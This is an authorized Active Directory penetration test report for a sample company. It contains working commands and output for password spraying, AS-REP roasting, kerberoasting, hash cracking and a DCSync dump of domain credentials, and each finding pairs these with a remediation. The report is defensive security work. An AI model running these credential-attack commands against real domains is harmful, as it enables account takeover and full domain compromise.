SS Pentesting

Active Directory

Penetration Test Findings Report

Date: October 1st, 2024

Table of Contents

Confidentiality Statement

This document is the exclusive property of Example Corporation. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form requires consent of Example Corporation or SS Pentesting.

Example Corporation may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. SS Pentesting prioritized the assessment to identify the weakest security controls an attacker would exploit. SS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Info
SS Pentesting		
Sam Shepherd	Penetration Tester	sam@mail.com
Example Corporation		
Bob Bobson	Chief Information Security Officer	bob@examplecorp.com

Assessment Overview

From September 3rd, 2024, to October 1st, 2024, Example Corporation engaged SS Pentesting to evaluate the security posture of its Active Directory environment compared to current industry's best practices.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Active Directory Penetration Test

An Active Directory Penetration test simulates a real-world attack against an organization's Active Directory environment. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced Active Directory attacks such as AS-REP roasting, kerberoasting, and more. The engineer will seek to gain access to hosts by compromising domain users and admin accounts, elevating privileges, and moving laterally within the environment to exfiltrate sensitive data.

Finding Severity Ratings

The following table defines severity levels and their corresponding CVSS score ranges, which are used throughout this document. These levels help assess risk by evaluating the likelihood and impact of each vulnerability.

Severity	CVSS V4 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Active Directory Penetration Test	10.0.2.4/24

Scope Exclusions

Per client request, SS Pentesting did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Example Corporation.

Client Allowances

Example Corporation provided SS Pentesting the following allowances:

- Internal access to the Active Directory environment via physical workstation within the facility.

Executive Summary

SS Pentesting conducted a penetration test of Example Corporation's Active Directory environment from September 3rd, 2024, to October 1st, 2024. The assessment identified multiple high-risk vulnerabilities, including weak password policies, Kerberoastable accounts, and privilege escalation paths. While some security controls were effective, gaps in authentication security and account protection remain. This report provides an in-depth analysis of these weaknesses, their potential impact, and recommendations for remediation. For further details, refer to the Technical Findings section.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Active Directory penetration testing was permitted for twenty-one (21) business days.

Tester Notes and Recommendations

The test results suggest that Example Corporation had undergone its first penetration test. A recurring theme during testing was weak user passwords A weak password led to the initial compromise of accounts and is one of the first attacks an attacker will attempt to use to gain access to a network. In addition, multiple passwords were cracked by commonly used open-source software, usually within seconds.

We recommend that Example Corporation revise their current password policy and consider a policy of 16 characters or more for their regular user accounts, and 30 characters or more for their Domain Administrator accounts. Ideally a password will be composed of a near-random assortment of upper and lower-case letters, numbers, and special characters.

On a positive note, Example Corporation's patching was up-to-date and there were no major CVEs that could be exploited. The team was detected several times, and while not all attacks were discovered during testing, these alerts are a good start.

Overall, Example Corporation's Active Directory environment performed as expected for a first-time penetration test. We recommend that the Example Corporation team thoroughly review the recommendations made in this report, correct the findings, and re-test annually to improve their overall security posture.

Key Strength and Weaknesses

The following identifies a key strength found during this assessment:

1. Patching was up to date for all machines.

The following identifies the key weaknesses found during this assessment:

1. Password policy was found to be insufficient.
2. User accounts had no pre-authentication enabled.
3. Credentials for users were displayed in plain text.

Vulnerability Summary & Report Card

The following table categorizes the vulnerabilities found by severity. Remediation recommendations are also provided.

2	3	1	0	1
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
Active Directory Penetration Test		
INT-001: Default Passwords Set on Various Users	Critical	Change default passwords to strong unique passwords
INT-002: Weak Password Policy	Critical	Require a minimum password length with upper/lower case characters, special characters, and numbers
INT-003: AS-REP Roastable Accounts	High	Disable no pre-authentication on user accounts unless required
INT-004: Kerberoastable Accounts	High	Use group managed service accounts
INT-005: DC sync Rights Enabled on User Account	High	Disable DC sync rights for users that do not need these permissions
INT-006: Passwords Available in Plain Text	Medium	Do not store passwords in plain text
INT-007: Credential Guard Not Enabled on User Accounts	Informational	Enable credential guard


Active Directory Penetration Test Findings

Finding INT-001: Default Password Set on Various Users (Critical)

Description:	Default passwords are often generic and easy to guess, making systems vulnerable to unauthorized access.
Risk:	Likelihood: High – Default passwords can be obtained through OSINT and can be used in password spray attacks. Impact: Critical – An attacker with knowledge of default passwords can password spray users. This can result in initial access to the environment.
System:	All
Tools Used:	Kerbrute
References:	Risks of Default Passwords on the Internet | CISA

Evidence:

Figure 1.1: Three accounts have the default password set.



```
└─$ ./kerbrute passwordspray --dc 10.0.2.8 -d cybercorp.com ~/users.txt [redacted]
[redacted]

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/26/24 - Ronnie Flathers @ropnop

2024/10/26 22:47:40 >  Using KDC(s):
2024/10/26 22:47:40 >   10.0.2.8:88

2024/10/26 22:47:41 >  [+] VALID LOGIN:  netti.krystle@cybercorp.com:[redacted]

2024/10/26 22:47:41 >  [+] VALID LOGIN:  rhoda.karmen@cybercorp.com:[redacted]

2024/10/26 22:47:41 >  [+] VALID LOGIN:  rhianon.melba@cybercorp.com:[redacted]

2024/10/26 22:47:41 >  Done! Tested 105 logins (3 successes) in 0.762 seconds
```

Remediation: Change default passwords to strong, unique passwords as soon as possible.


Finding INT-002: Weak Password Policy (Critical)

Description:	A weak password policy means that there is a lack of complexity requirements and length requirements for user accounts.
Risk:	Likelihood: High – If there is not a strong password policy in place, it increases the likelihood of user accounts being compromised. Impact: Critical – Weak passwords can permit an attacker initial access and/or allow an attacker to elevate privileges.
System:	All
Tools Used:	Hashcat
References:	https://www.cisecurity.org/white-papers/cis-password-policy-guide/

Evidence:

Figure 2.1: Cracked hashes that were associated with the users that do not require pre-authentication due to having weak passwords.

Hashcat -m 18200 hashes.txt rockyou.txt -o cracked.txt



```
$krb5asrep$23$claresta.cindy@CYBERCORP.COM:2ff06aef7ec71a9c4ba4edb394f37584
[redacted]
$krb5asrep$23$heddi.felipa@CYBERCORP.COM:37ab53f5fbc299c8b4086cc0c8dc7668
[redacted]
$krb5asrep$23$corie.patti@CYBERCORP.COM:c6ab94ea181a0413c3ec7c36b5415721
[redacted]
```

Remediation: Implement a strong password policy requiring at least 16-character passwords with uppercase, lowercase, numbers, and special characters.


Finding INT-003: AS-REP Roastable Accounts (High)

Description:	An AS-REP roastable account allows an attacker to bypass pre-authentication, potentially leading to unauthorized access.
Risk:	Likelihood: Medium – This can only be exploited if do not require pre-authentication is enabled on user accounts. Impact: High – If an account is compromised, an attacker can use this to privilege escalate or move laterally within the environment.
System:	All
Tools Used:	Impacket
References:	AS-REP Roasting Attack Explained - MITRE ATT&CK T1558.004

Evidence:

Figure 3.1: Filtering for users on the domain that do not require pre-authentication, we find three users that do not require pre-authentication.

impacket-GetNPUsers examplecorp.com/ -userfile usernames.txt |grep -v have



```
└─$ impacket-GetNPUsers cybercorp.com/ -usersfile usernames.txt |grep -v have
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:163: DeprecationWarning: date
time.datetime.utcnow() is deprecated and scheduled for removal in a future version.
Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(date
time.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

$krb5asrep$23$corie.patti@CYBERCORP.COM:c6ab94ea181a0413c3ec7c36b5415721$4077c9246e8
[redacted]

$krb5asrep$23$claresta.cindy@CYBERCORP.COM:2ff06aef7ec71a9c4ba4edb394f37584$2d47ad9a
[redacted]
$krb5asrep$23$heddi.felipa@CYBERCORP.COM:37ab53f5fbc299c8b4086cc0c8dc7668$98b4b6640a
```

Remediation: Disable no pre-authentication on accounts unless it is deemed necessary.


Finding INT-004: Kerberoastable Accounts (High)

Description:	A kerberoastable account is a service account that has a registered service principal name (SPN) set. An attacker can request a service ticket from the domain controller for the service that is tied to the account. Service tickets contain the account's hashed password, which can be cracked offline to obtain the plain text password.
Risk:	Likelihood: High – An attacker who has access to the domain can request service tickets for accounts with a Service Principal Name. Impact: High – If a kerberoastable account has a weak password, an attacker can gain access to that user resulting in privilege escalation and/or lateral movement.
System:	All
Tools Used:	Impacket
References:	Best Practices Against Kerberos Attacks - Vijilan

Evidence

Figure 4.1: Using the Heddi Felipa credentials as well as impacket, we can attempt to find accounts on the domain that are kerberoastable.

Impacket-GetUserSPNs examplecorp.com/heddi.felipa:userpassword -dc-ip 10.0.2.5 -request



```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs cybercorp.com/heddi.felipa:[redacted] -dc-ip 10.0.2.5 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName   Name             MemberOf  PasswordLastSet             LastLogon
      Delegation
---------------------  ---------------  --------  --------------------------  --------------------------
----  ----------
rpc/dc01.cybercorp.com  automation_svc            2022-12-13 01:07:19.711802  2024-08-11 09:35:06.46
7209  constrained


[-] CCache file is not found. Skipping...
$krb5tgs$23$*automation_svc$CYBERCORP.COM$cybercorp.com/automation_svc*$88c4b0d970ba02b847e2775fcdd9
829e$2dfdf68bffee6886845677c2c43486faaf1fa23e4559b83a88b0045fe71ce6070cb13eec641034371f158e5295f8afc
60610db7c8cd962552ed5e7861208125243b50db2866b5ae3b0060abfda231743b9af03f9a6eeb6d0ebf8bf066774b25a5bd
```

Remediation: Use group managed service accounts.


Finding INT-005: DC Sync Rights Enabled on User Accounts (High)

Description:	DC sync rights allow an attacker to extract all password hashes from the domain, including domain admins. This effectively grants an attacker full control over the domain.
Risk:	Likelihood: Medium - DC sync rights can only be exploited if an account is compromised that has these rights. Impact: Critical - If an account is compromised that has these rights, this can lead to the whole domain being compromised.
System:	All
Tools Used:	Powersploit, impacket
References:	Remove non-admin accounts with DCSync permissions - Microsoft Defender for Identity | Microsoft Learn

Evidence:

Figure 5.1: Using powersploit, we can query for users that have DC sync rights on the Domain. We see that the Gabbie user has DC sync rights.


Get-ObjectAcl -DistinguishedName "dc=examplecorp,dc=com"-ResolveGUIDs | ?{($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') -or ($_.ActiveDirectoryRights -match 'WriteDacl')}



```
InheritedObjectType    : All
ObjectDN               : DC=cybercorp,DC=com
ObjectType             : DS-Replication-Get-Changes-All
IdentityReference      : CYBERCORP\gabbie.fredrika
IsInherited            : False
ActiveDirectoryRights  : ExtendedRight
PropagationFlags       : None
ObjectFlags            : ObjectAceTypePresent
InheritanceFlags       : None
InheritanceType        : None
AccessControlType      : Allow
ObjectSID              : S-1-5-21-2705207573-3021489778-1621889878
```

Figure 5.2: Using impacket and Gabbie’s credentials, we can dump all domain credentials on ExampleCorp. This includes the credentials for the domain administrator.

impacket-secretsdump -just-dc examplecorp.com/gabbie.fredrika:password@IPAddress



Using Gabbie's credentials, we can run the impacket tool to dump all credentials on the domain

Domain administrator hash

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump -just-dc cybercorp.com/gabbie.fredrika:[redacted]@10.
0.2.5
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[redacted]

Guest:501:aad3b435b51404eeaad3b435b51404ee:[redacted]
:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[redacted]
::
```

Remediation: Restrict DC sync rights to necessary administrative accounts. Regular domain users should never have these privileges.


Finding INT-006: Passwords Available in Plain Text (Medium)

Description:	Plain text passwords in account descriptions expose credentials, allowing attackers to gain unauthorized access.
Risk:	Likelihood: Medium – This can only occur if passwords are stored in plain text. Impact: High – Attackers can use exposed plaintext passwords to move laterally and escalate privileges within the domain.
System:	All
Tools Used:	rpcclient
References:	Password managers: using browsers and apps to safely store... - NCSC.GOV.UK

Evidence:

Figure 6.1: Passwords available in plain text in the account description.

rpcclient -U'gabbie.fredrika' 10.0.2.5 -c querydispinfo



```
index: 0×fde RID: 0×47e acb: 0×00020010 Account: cyndi.bab      Name: (null)    Desc: (null)
index: 0×1004 RID: 0×4a4 acb: 0×00020010 Account: cynthy.clea   Name: (null)    Desc: (null)
index: 0×fe1 RID: 0×481 acb: 0×00020010 Account: danyelle.hali  Name: (null)    Desc: (null)
index: 0×fd8 RID: 0×478 acb: 0×00020010 Account: dara.bill      Name: (null)    Desc: (null)
index: 0×feb RID: 0×48b acb: 0×00020010 Account: deidre.herta   Name: (null)    Desc: (null)
index: 0×fd5 RID: 0×475 acb: 0×00020010 Account: delcina.beverly        Name: (null)    Desc: (null)
index: 0×100c RID: 0×4ac acb: 0×00020010 Account: dorelle.mella Name: (null)    Desc: (null)
index: 0×fef RID: 0×48f acb: 0×00020010 Account: dorita.caritta Name: (null)    Desc: (null)
index: 0×100e RID: 0×4ae acb: 0×00020010 Account: dulcy.lammond Name: (null)    Desc: (null)
index: 0×fc5 RID: 0×465 acb: 0×00000210 Account: elisabet.livia Name: (null)    Desc: User Password [redacted]
index: 0×ff6 RID: 0×496 acb: 0×00020010 Account: emelda.jo-anne Name: (null)    Desc: (null)
index: 0×fdd RID: 0×47d acb: 0×00020010 Account: emmey.jean     Name: (null)    Desc: Shared User
```


Remediation: Do not store passwords in plain text. Utilize password managers to store and manage passwords securely.

Finding INT-007: Credential Guard Not Enabled (Informational)

